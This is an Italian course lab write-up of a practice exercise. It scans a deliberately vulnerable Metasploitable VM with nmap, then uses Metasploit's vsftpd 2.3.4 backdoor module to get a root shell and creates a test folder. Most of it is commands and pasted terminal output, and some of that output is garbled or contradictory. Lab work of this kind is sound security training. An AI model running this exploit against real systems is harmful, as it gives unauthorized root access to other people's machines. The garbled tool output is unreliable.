


MODULO 4 D4 - ESERCIZIO DI PRATICA

TRACCIA

In questa sessione pratica andremo ad utilizzare Meterpreter, sfruttando un exploit presente su Metasploitable per creare una shell da cui operare da remoto sulla macchina target.

SVOLGIMENTO

- Innanzitutto impostiamo un indirizzo IP sulla macchina target (in questo caso 192.168.1.149) e verifichiamo che Metasploitable e Kali Linux siano comunicanti.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.284 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.219 ms  
^C  
— 192.168.1.149 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1027ms  
rtt min/avg/max/mdev = 0.219/0.251/0.284/0.032 ms  
(kali@kali)-[~]  
$
```

- Effettuiamo una scansione della macchina per verificare quali sono le porte e servizi aperti da poter sfruttare. In questo caso mireremo ad usare un exploit attraverso il servizio ftp sulla porta 21. Controlliamo anche la versione dei servizi, in modo da poterli ritrovare su Meterpreter nei prossimi passaggi.

```

(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 13:36 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00013s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds

(kali㉿kali)-[~]
$

```

- Aviamo Meterpreter mediante il comando msfconsole.

In seguito ricerchiamo il servizio vsftpd 2.3.4. Meterpreter ci indicherà le vulnerabilità presenti sulla porta e l'exploit applicabile, in questo caso una backdoor.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

Command 'nam' from deb nam
^C
msf6 > search vsftpd 2.3.4
Matching Modules
# Name
0 exploit/unix/ftp/vsftpd_234_backdoor
mand Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_bac
kdoor
msf6 >
```

- Usiamo il comando “show options” per vedere i requisiti richiesti: vediamo come su RHOSTS sia richiesta un’impostazione, in questo caso l’indirizzo IP della macchina.
- Impostiamo l’indirizzo inserendo quello a noi noto, e poi controlliamo nuovamente se i dati sono stati salvati correttamente.

```

Name      Current Setting  Required  Description
----      -
CHOST      192.168.1.149      no        The local client address
CPORT      4444               no        The local client port
Proxies    []                 no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.1.149      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21                 yes       The target port (TCP)

Actions: Edit View Help
Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
----      -
PAYLOAD_PATH 192.168.1.149

Exploit target:
Id  Name
--  --
0   Automatic (N/A)

tcp_open_ftp      vsftpd 2.3.4
tcp_open_ftp      openssh 4.7p1 Debian GNU/Linux (protocol 2.0)
tcp_open_telnet   Linux telnetd

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
----      -
CHOST      192.168.1.149    no        The local client address
CPORT      4444             no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
----      -
PAYLOAD_PATH 192.168.1.149

Voice detection performed. Please report any incorrect results at https://cve.org/submit/.
[+] Done: 1 IP address (1 host up) scanned in 11.91 seconds

Exploit target:
Id  Name
--  --
0   Automatic
```

- Fatto ciò verifichiamo i payload utilizzabili per effettuare l'exploit: Meterpreter ce ne presenta uno disponibile.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name      Rank  Check  Description
-  -
0  payload/cmd/unix/interact  normal  No  Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -
CHOST      bindshell        no        The local client address
CPORT      21               no        The local client port
Proxies    {}               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)
```

- Usiamo il comando di exploit e lasciamo lavorare Meterpreter. Al termine delle sue operazioni possiamo testare l'avvenuto accesso shell, usando il comando ifconfig.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.217:45427 → 192.168.1.149:6200) at 2024-05-31 13:42:01 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:66:d3:05
          inet addr:192.168.1.149  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: 2001:b07:a3b:666a:a00:27ff:fe66:d305/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe66:d305/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1811 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1309 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:169532 (165.5 KB)  TX bytes:125666 (122.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40109 (39.1 KB)  TX bytes:40109 (39.1 KB)
```

- Sfruttiamo questa backdoor creando una cartella all'interno della directory root, nominandola "test_metasploit". Andando poi sulla macchina di Metasploitable, possiamo osservare come essa sia effettivamente presente all'interno della macchina target.

metasploitable login: msfadmin

Password:

Last login: Fri May 31 13:29:04 EDT 2024 on tty1

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$ ping 8.8.8.8

connect: Network is unreachable

msfadmin@metasploitable:~\$ /

-bash: /: is a directory

msfadmin@metasploitable:~\$ cd /

msfadmin@metasploitable:/\$ ls

bin	dev	initrd	lost+found	nohup.out	root	sys	usr
boot	etc	initrd.img	media	opt	sbin	test_metasploit	var
cdrom	home	lib	mnt	proc	srv	tmp	vmlinuz

msfadmin@metasploitable:/\$ _

           CTRL (DESTRA)

bin	dev	initrd	lost+found	nohup.out	root	sys	var
boot	etc	initrd.img	media	opt	sbin	tmp	vmlinuz
cdrom	home	lib	mnt	proc	srv	usr	

cd /

mkdir test_metasploit